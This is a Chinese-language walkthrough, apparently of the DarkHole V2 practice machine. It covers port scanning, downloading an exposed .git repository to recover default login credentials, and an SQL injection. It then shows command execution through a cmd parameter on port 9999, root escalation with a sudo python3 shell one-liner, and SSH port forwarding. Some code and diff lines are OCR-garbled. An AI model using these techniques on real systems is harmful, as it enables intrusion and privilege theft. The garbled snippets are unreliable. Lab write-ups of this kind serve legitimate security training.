# 信息收集

## 主机发现

139

### 端口扫描

22.80

#### 服务识别

```
PORT STATE SERVICE VERSION
                      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
  ssh-hostkey:
    3072 57:b1:f5:64:28:98:91:51:6d:70:76:6e:a5:52:43:5d (RSA)
    256 cc:64:fd:7c:d8:5e:48:8a:28:98:91:b9:e4:1e:6d:a8 (ECDSA)
    256 9e:77:08:a4:52:9f:33:8d:96:19:ba:75:71:27:bd:60 (ED25519)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-title: DarkHole V2
 http-cookie-flags:
      PHPSESSID:
       httponly flag not set
  http-git:
    192.168.88.139:80/.git/
      Git repository found!
      Repository description: Unnamed repository; edit this file 'description' to name the... Last commit message: i changed login.php file for more secure
  http-methods:
    Supported Methods: GET HEAD POST OPTIONS
 _http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

### 子域名发现

## 敏感目录遍历

# web信息搜集

config/config.php

发现.git

```
<?php | Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter
$connect = new mysqli("localhost","root","","darkhole_2");
~ Index of / git</pre>
```

```
<?php Into Teleffore Elements & Felloculus & Felloculus & Engloculus & Englocu
```

# 漏洞发现

业务重构

威胁建模

漏洞利用

边界突破

GIT库泄露

```
#1.下载git仓库
wget -r $url/.git
#2.还原源码
git clone . back
#3.查看git日志
git log
#4.查看变化
git checkout $md5
```

```
sgit log
commit 0f1d821f48a9cf662f285457a5ce9af6b9feb2c4 (HEAD → master)
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date: Mon Aug 30 13:14:32 2021 +0300

i changed login.php file for more secure

commit a4d900a8d85e8938d3601f3cef113ee293028e10
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date: Mon Aug 30 13:06:20 2021 +0300

I added login.php file with default credentials

commit aa2a5f3aa15bb402f2b90a07d86af57436d64917
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date: Mon Aug 30 13:02:44 2021 +0300

First Initialize
```

```
(kali® kali)-[~/192.168.88.139]

$ git diff a4d900a8d85e8938d3601f3cef113ee293028e10 0f1d821f48a9cf662f285457a5ce9af6b9feb2c4

diff --git a/login.php b/login.php
index 8a0ff67..0904b19 100644

-- a/login.php

a0 -2,7 +2,10 a0

session_start();
require 'config/config.php';
if($_SERVER['REQUEST_METHOD'] = 'POST'){


-- if($_POST['email'] = "lush@admin.com" & $_POST['password'] = "321"){

-- **\frac{*}{*} **\frac{*}{*
```

登录后台成功

### sql注入

发现id参数存在sql注入



# 权限提升

#### 主机信息收集

内核版本:unbuntu20.0.43tls

账户:root,lama,jehad(get),losy

bash记录:9999端口有个参数cmd

端口开放:127.0.0.1:53,9999,3306,

sudo权限:不可用


suid,sgid:没有新发现

其他用户文件:lama可能有sudo权限;losy有个user.txt

进程查看:losy启用了9999

#### 命令执行

利用bash记录发现cmd参数可以进行命令执行,并且权限被提高了



#### sudo配置错误

```
losy@darkhole:-$ sudo -l
[sudo] password for losy:
Matching Defaults entries for losy on darkhole:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/shin\:/snap/bin

User losy may run the following commands on darkhole:
    (root) /usr/bin/python3

Sado , dsf, binc, p, choins = import os; os.system("/bin/sh")'

sudo /usr/bin/python3 -c 'import os; os.system("/bin/sh")'

clear
```

#### 本地端口转发

```
ssh -L $dhost:$dport:$shost:$sport $user@$dhost
```

将目标的9999端口转发到本地的90端口

将目标的9999端口转发到本地的9999端口

```
—(kali⊕kali)-[~]
-$ ssh -L 9999:localhost:9999 jehad@10.1.8.154
```

# 总结

#### 攻击方法:

- 主机发现
- 端口扫描
- 信息收集
- Git 库泄漏
- 源码分析
- SQL注入
- 本地端口转发
- 本地信息收集
- 密码爆破
- 水平提权1、2
- :: Root提权1、2 I